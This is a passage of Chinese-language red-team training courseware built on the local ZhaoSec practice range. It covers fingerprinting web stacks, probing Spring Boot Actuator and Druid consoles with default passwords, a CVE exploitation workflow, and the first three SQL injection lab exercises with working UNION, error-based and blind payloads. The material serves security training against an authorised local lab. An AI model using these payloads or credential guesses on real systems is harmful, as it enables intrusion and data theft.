# 攻防演練培訓 · Web 攻防模塊課件

配合本地 ZhaoSec 靶場實際操作，每道題都有操作截圖、源碼分析和修復代碼

靶場地址：https://github.com/KingLann/zhaosec

實操靶場（湯圓OA）：https://github.com/N0tHer3/N0tHer3-vuln

靶場源碼：D:\CodeSoft\phpstudy\phpstudy_pro\WWW\zhaosec-main

培訓課時：Web 攻防模塊 3 小時 + Code Review 與 Patch 實作 1 小時

概覽

# 培訓概覽

# 培訓目標

- 掌握演練中出現最多的幾類漏洞（注入、命令執行、文件包含、SSRF/XXE、反序列化/SSTI、邏輯漏洞）的原理和利用步驟；
- 在本地靶場上把每類漏洞親手做出一遍，以後拿到類似的題自己能做出來；
- 學會看源碼找漏洞：知道輸入從哪進、在哪出事，能寫出修復代碼；
- 學會用 AI 幫忙查代碼：讓 AI 先篩一遍、寫修復草稿，自己再逐條確認。

# 課時安排

| 模塊 | 內容 | 時長 |
| --- | --- | --- |
| Web 攻防模塊 | CVE 利用與信息收集 / SQL 注入·XSS / RCE / 文件包含 / SSRF·XXE / 反序列化·SSTI / 文件上傳 / 身份認證·JWT·IDOR / 業務邏輯漏洞 | 3 小時 |
| Code Review 與 Patch 實作 | 湯圓OA 白盒審計：SQL 注入 / 任意文件讀取 / 文件上傳 getshell / 越權提權（先起環境再實際利用）、其他漏洞走讀、修補對策、AI 輔助 Code Review | 1 小時 |

# 環境說明




圖：靶場首頁：ZhaoSec 靶場導航，覆蓋信息收集 / SQLi / XSS / RCE / LFI / SSRF / XXE / 反序列化 / SSTI / 邏輯漏洞等 16 類關卡

- 靶場：ZhaoSec Web 安全漏洞靶場（PHP 7.4 + MySQL，phpStudy 本地部署），地址 https://github.com/KingLann/zhaosec（本地首頁 http://localhost/zhaosec-main/）；
- 數據庫初始化：訪問 /sqli/init_db.php、/logic/init_db.php 完成初始化；
- SSTI 實操靶場（:10003）與反序列化專項（:10002）依賴 Docker 鏡像，本機未安裝 Docker 時該兩題以原理 + 檢測 Payload + 代碼審計方式講解，反序列化本地關卡可正常實操；
- 所有截圖均來自本機靶場真實操作，操作全程僅針對本地授權環境。
- 代碼審計實操靶場：湯圓OA（N0tHer3-vuln），靶場地址 https://github.com/N0tHer3/N0tHer3-vuln；本地部署源碼 F:\AI\靶場環境\tangyuan_oa\vuln（PHP 7.3 內置服務器 8000 端口 + MySQL 庫 tangyuan_oa），模塊二四個審計案例都在它上面做，啓動步驟見 2.1 節

聲明：本課件僅供安全培訓與授權測試使用，請勿將所學技術用於未授權目標。

概覽

# 模塊一

Web 攻防（3 小時）

# 模塊一　Web 攻防（3 小時）

本模塊共 14 節，覆蓋靶場 30 多道題：先講原理，再到靶場把每道題做一遍（下面清單就是每節要做的題），操作全部帶截圖，每個小節標題和【演示題目】標註都寫明瞭題目名稱和關卡文件。

## 本模塊題目清單

| 節次 | 漏洞類型 | 要做的關卡（靶場裏的題目，標題均標註題目名稱） |
|---|---|---|
| 1.1 | 信息收集 | http/00_http_basics.php（看 HTTP 請求頭和響應頭）+ 常見框架指紋圖例 6 張（Apache/PHP/Nginx/Spring/Druid） |
| 1.2 | SQL 注入（7 題全講） | 01 基礎注入 / 02 報錯注入 / 03 布爾盲注 / 04 時間盲注 / 05 雙寫繞過 / 06 聯合查詢 / 07 萬能密碼（sqli/ 目錄） |
| 1.3 | XSS（3 題） | 01 反射型 / 02 存儲型 / 03 DOM 型（xss/ 目錄） |
| 1.4 | 命令注入 | rce/command_exec.php（ping 處夾帶 whoami） |
| 1.5 | 文件包含與讀取（2 題） | 01 本地文件包含 / 03 PHP 僞協議讀源碼（lfi/ 目錄） |
| 1.6 | SSRF（3 題） | 01 基礎 / 02 內網探測 / 05 協議繞過（ssrf/ 目錄） |
| 1.7 | XXE（3 題） | 01 實體讀文件 / 02 XXE 打 SSRF / 03 盲 XXE（xxe/ 目錄） |
| 1.8 | 反序列化（3 題） | 01 屬性篡改 / 03 __toString 讀文件 / pop1 POP 鏈（unserialize/ 目錄） |

# 模塊一　Web 攻防（3 小時）（續）

| 節次 | 漏洞類型 | 要做的關卡（靶場裏的題目，標題均標註題目名稱） |
|---|---|---|
| 1.9 | SSTI 模板注入（1 題） | ssti/00_ssti_basics.php（檢測 payload，本機無 Docker 不做 RCE 實操） |
| 1.10 | 文件上傳（7 題全講） | 00 基礎 / 01 無過濾 / 02 前端繞過 / 03 MIME 繞過 / 04 擴展名黑名單 / 05 圖片馬+包含 / 06 解析漏洞（upload/ 目錄） |
| 1.11 | 身份認證漏洞（3 題） | 01 弱口令爆破 / 04 賬戶枚舉 / 05 未授權訪問（auth/ 目錄） |
| 1.12 | JWT 安全（3 題） | 01 算法混淆 / 02 弱密鑰泄露 / 03 none 僞造令牌（jwt/ 目錄） |
| 1.13 | 不安全直接對象引用（3 題全講） | 00 基礎 / 01 越權查看 / 02 任意文件下載（idor/ 目錄） |
| 1.14 | 邏輯漏洞（5 題） | 01 價格篡改 / 02 支付繞過 / 04 水平越權 / 05 垂直越權 / 06 步驟跳躍（logic/ 目錄） |

# 1.1　CVE 利用與信息收集

**【演示題目】信息收集：看懂 HTTP 請求頭和響應頭，識別目標用的什麼系統**
關卡文件：http/00_http_basics.php
訪問地址：http://localhost/zhaosec-main/http/00_http_basics.php

## 1.1.1 信息收集方法（結合演練場景）

信息收集是演練的第一步：先把目標的情況摸清楚——有哪些域名、用的什麼系統、有沒有敏感文件和隱藏路徑。

| 維度 | 常用手段 / 工具 | 產出 |
| --- | --- | --- |
| 域名資產 | 愛企查 / 企查查 / 風鳥查企業關聯域名；ICP 備案查詢 beian.miit.gov.cn；站長之家歷史 WHOIS | 單位全部對外域名清單 |
| 子域名 | FOFA、奇安信 Hunter、360 Quake（推薦）、OneForAll、subfinder | 子域名與解析 IP |
| 指紋識別 | Wappalyzer、HTTP 響應頭（Server / X-Powered-By / Set-Cookie 特徵）、源碼特徵字符串 | CMS、框架、中間件、開發語言與版本 |
| 敏感信息 | 搜索引擎語法 site:xxx filetype:xlsx / inurl:login / intitle:"後臺"；Git 泄露 (.git)、.svn、備份文件 (.bak/.zip) | 賬號口令表、身份證/手機號表格、源碼 |
| 路徑爆破 | dirsearch / ffuf / feroxbuster：python dirsearch.py -u http://目標/ -e * | 隱藏後臺、接口、api 文檔（swagger） |
| 空間測繪 | FOFA / Hunter / Quake 按標題、ICP、證書、 body 特徵反查同源資產 | 旁站、C 段、小程序關聯資產 |

# 1.1　CVE 利用與信息收集（續）




圖：靶場 HTTP 協議基礎關卡：從請求頭/響應頭做協議層信息收集與指紋識別（/http/00_http_basics.php）

# 1.1　CVE 利用與信息收集（續）




圖：指紋 ①Apache+PHP：本地靶場真實響應頭 Server: Apache/2.4.39 (Win64)、X-Powered-By: PHP/7.3.4

## 1.1.2 HTTP 頭信息收集要點

- Server / X-Powered-By：中間件與語言版本，直接關聯 CVE 篩選（如 Apache 2.4.49 路徑穿越 CVE-2021-41773）；
- Set-Cookie：PHPSESSID / JSESSIONID 判斷技術棧；HttpOnly、Secure、SameSite 判斷 Cookie 安全配置；
- 響應包大小與錯誤頁特徵：框架報錯頁（Spring Boot Whitelabel、ThinkPHP banner）輔助指紋；
- 302 跳轉與鑑權行爲：不帶 Cookie 直接訪問後臺接口，可初步判斷是否存在未授權訪問。


## 1.1.3 常見框架/組件指紋圖例（看到就認得出是什麼）

下面 6 張都是實拍/公開示例圖，先認臉，再談漏洞：看到這種響應頭、這種報錯頁、這種後臺，就知道目標跑的是什麼，下一步直接拿組件名 + 版本去查 CVE。

① Apache + PHP（響應頭，本地靶場真實抓包）

1. F12 → Network → 點第一個請求 → Headers → Response Headers，看 Server 和 X-Powered-By；
2. Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a —— 中間件 Apache，版本 2.4.39，後面查 "Apache 2.4.39 CVE"；
3. X-Powered-By: PHP/7.3.4 —— 語言 PHP，版本 7.3.4（已 EOL，查 "PHP 7.3 CVE"）；
4. 記住這個套路：響應頭裏的每個"名字/版本"都是一個檢索關鍵詞。

# 1.1　CVE 利用與信息收集（續）




圖：指紋 ②Nginx：nginx.org 響應頭 Server: nginx/1.31.3，拿到名字+版本即可查 CVE

② Nginx（nginx.org 官網響應頭）

1. Server: nginx/1.31.3 —— 一眼認出 Nginx 和小版本號；
2. Nginx 沒有 X-Powered-By，只看 Server；很多站點會把版本號抹掉只留 "nginx"，那就要靠錯誤頁、靜態資源再確認；
3. 後續檢索：CVE-2019-9511 系列、CGI 解析漏洞、配置不當導致的路徑穿越。

# 1.1　CVE 利用與信息收集（續）




圖：指紋 ③Spring Boot：訪問不存在路徑回 Whitelabel Error Page，默認錯誤頁即指紋

③ Spring Boot（Whitelabel 默認錯誤頁）

1. 隨便訪問一個不存在的路徑：https://start.spring.io/noexist123；

2. 看到 "Whitelabel Error Page" 和 "This application has no explicit mapping for /error" 這兩句話，就是 Spring Boot 的默認錯誤頁；

3. 繼續找敏感端點：/actuator/health、/actuator/env、/actuator/heapdump（未授權時能泄露配置、甚至堆內存）。

# 1.1　CVE 利用與信息收集（續）

地址: https://start.spring.io/actuator/health

{"groups":["liveness","readiness"],"status":"UP"}

圖：指紋 ④Spring Boot Actuator：/actuator/health 未授權返回 {"status":"UP"}，未授權探測點


④ Spring Boot Actuator（未授權健康檢查）

1. 訪問 /actuator/health 直接返回 {"status":"UP"} —— Actuator 端點開着且沒鑑權；

2. 這不只是"認框架"，本身就是漏洞入口：接着試 env（配置泄露）、heapdump（內存裏的密碼）、gateway 路由篡改；

3. 同類還有 /jolokia、/swagger-ui.html、/druid/index.html 這類"默認開着"的敏感路徑。

# 1.1　CVE 利用與信息收集（續）




圖：指紋 ⑤Druid 監控控制檯（公開示例圖）：/druid/index.html 首頁見版本 1.1.14、驅動與統計菜單


⑤ 阿里 Druid 監控控制檯（/druid/index.html）

1. 路徑爆破看到 /druid/index.html、/druid/login.html，八成就是 Java 項目用了阿里巴巴 Druid 連接池並開了監控頁；

2. 首頁能直接看到版本號（圖中 1.1.14）、驅動、SQL 統計——進來就能看清整庫的表名語句；

3. 風險點：默認口令（druid/123456、admin/admin）、無鑑權直接看、SQL 注入繞過 Wall 過濾器的 CVE。

# 1.1　CVE 利用與信息收集（續）




圖：指紋 ⑥Druid 控制檯登錄頁（公開示例圖）：/druid/login.html，默認/弱口令高發點

⑥ Druid 控制檯登錄頁（/druid/login.html）

1. 登錄頁長得就這一張：中間一個 Login 框，用戶名/密碼兩行，Sign in 按鈕；
2. 看到它先試默認口令，再查 Druid 控制檯未授權訪問/弱口令的公開 PoC；
3. 登進去 = 整庫 SQL 執行記錄到手，注入點、表結構一目瞭然。

小結：認出"是什麼"之後，動作要連起來——組件名 + 版本 → 搜 CVE/官方通告 → 確認影響範圍 → 授權範圍內最小化驗證。下面 1.1.4 就講這套流程。


# 1.1　CVE 利用與信息收集（續）

## 1.1.4 CVE 利用一般流程

1. 指紋確認：先拿到明確的組件 + 版本（錯誤頁、響應頭、靜態資源版本號、備份文件源碼）；
2. CVE 檢索：NVD（nvd.nist.gov）、CNVD/CNNVD、seebug、廠商安全公告，按組件名 + 版本過濾；
3. POC 獲取與審計：優先官方通告與知名倉庫 PoC，拿到後先讀代碼確認影響範圍、參數、前置條件（是否需要認證、路徑、版本嚴格匹配）；
4. 授權確認：確認目標在演練授權範圍內，POC 僅在授權資產驗證；
5. 復現與驗證：最小化驗證（證明影響即可），記錄完整請求/響應證據，禁止破壞性 payload；
6. 報告：漏洞位置、CVE 編號、復現步驟、影響、修復建議（升級版本 / 配置緩解）。

提醒：用 CVE 不是拿來盲目掃的。先確認目標的組件和版本，再找對應的 CVE；拿到 POC 先通讀一遍，弄清影響範圍、需要什麼參數、要不要登錄，確認沒問題再在授權範圍內驗證。

# 1.2　注入類漏洞（一）：SQL 注入（共 7 題，全講）




圖：SQLi 第1題 基礎注入（01_basic_injection.php）：UNION 聯合查詢讀出 flags 表 flag

## 原理（7 題共用）

程序把用戶輸入直接拼進 SQL 語句，攻擊者就能改寫這條語句的意思：繞過登錄、把整張表拖出來，權限高的話還能讀寫文件。7 道題根子都一樣——字符串拼接，區別只在回顯條件：有回顯的用聯合查詢、報錯注入；沒回顯的用布爾盲注、時間盲注；有過濾的繞過過濾；登錄框處則是萬能密碼。

## 1.2.1　第 1 題｜基礎注入——UNION 聯合查詢讀 flag（sqli/01_basic_injection.php）

**【演示題目】第 1 題 SQL注入基礎：聯合查詢把 flags 表讀出來**


關卡文件：sqli/01_basic_injection.php

訪問地址：http://localhost/zhaosec-main/sqli/01_basic_injection.php

1. 步驟 1：正常訪問 ?id=1，頁面直接回顯"執行的 SQL"和結果表格，列結構一目瞭然；
2. 步驟 2：把 id 換成 -1 union select 1,group_concat(flag),3,4,5 from flags，讓 flag 頂到第二列輸出；
3. 成功標誌：表格裏直接顯示 FLAG{SQL_INJECTION_MASTER}。

```
# GET 參數直接注入（瀏覽器地址欄即可）
?id=-1 union select 1,group_concat(flag),3,4,5 from flags
# -1：讓正常查詢無結果，聯合查詢的結果頂上，不被正常行遮擋
# group_concat(flag)：把多行 flag 拼成一行顯示
```

# 1.2　注入類漏洞（一）：SQL 注入（共 7 題，全講）（續）




圖：SQLi 第2題 報錯注入（02_error_injection.php）：extractvalue 報錯回顯 flag

## 1.2.2　第 2 題｜報錯注入——extractvalue 報錯回顯（sqli/02_error_injection.php）


**【演示題目】第 2 題 SQL注入報錯：用 extractvalue 把 flag 從報錯信息裏帶出來**

關卡文件：sqli/02_error_injection.php
訪問地址：http://localhost/zhaosec-main/sqli/02_error_injection.php


1. 步驟 1：正常訪問頁面，回顯裏能看到"執行的 SQL"與錯誤信息展示位置；
2. 步驟 2：構造 extractvalue 報錯 payload，把 flag 拼進 xpath 參數，超長/非法 xpath 觸發報錯時把 flag 一起吐出來；
3. 成功標誌：報錯信息裏出現 ~FLAG{SQL_INJECTION_MASTER}~。

```
?id=1 and extractvalue(1,concat(0x7e,(select flag from flags limit
# concat(0x7e,...)：前面加個 ~，方便在報錯文本里一眼看到
# extractvalue 求值出錯時會把中間內容寫進錯誤信息 → 數據被"報"出來
```

# 1.2　注入類漏洞（一）：SQL 注入（共 7 題，全講）（續）




圖：SQLi 第3題 布爾盲注：條件爲真，頁面顯示“查詢成功”




圖：SQLi 第3題 布爾盲注：條件爲假，頁面顯示“查詢失敗”——靠差異逐字符猜出 flag

## 1.2.3　第 3 題｜布爾盲注——靠頁面差異猜出 flag（sqli/03_boolean_blind.php）

**【演示題目】第 3 題 SQL注入布爾盲注：條件真假造成頁面差異，逐字符猜 flag**

關卡文件：sqli/03_boolean_blind.php
訪問地址：http://localhost/zhaosec-main/sqli/03_boolean_blind.php

1. 步驟 1：構造條件爲真的語句（flag 第一個字符 ASCII 碼 > 64），頁面顯示"查詢成功"；
2. 步驟 2：同一位置把條件改成 > 999（必假），頁面顯示"查詢失敗"——這就是判斷依據；
3. 步驟 3：腳本按"成功/失敗"二分或逐字符猜測，把 flag 每個字符一個個試出來。

```
# 條件爲真 → 查詢成功
?id=1 and ascii(substr((select flag from flags limit 0,1),1,1))>64
# 條件爲假 → 查詢失敗
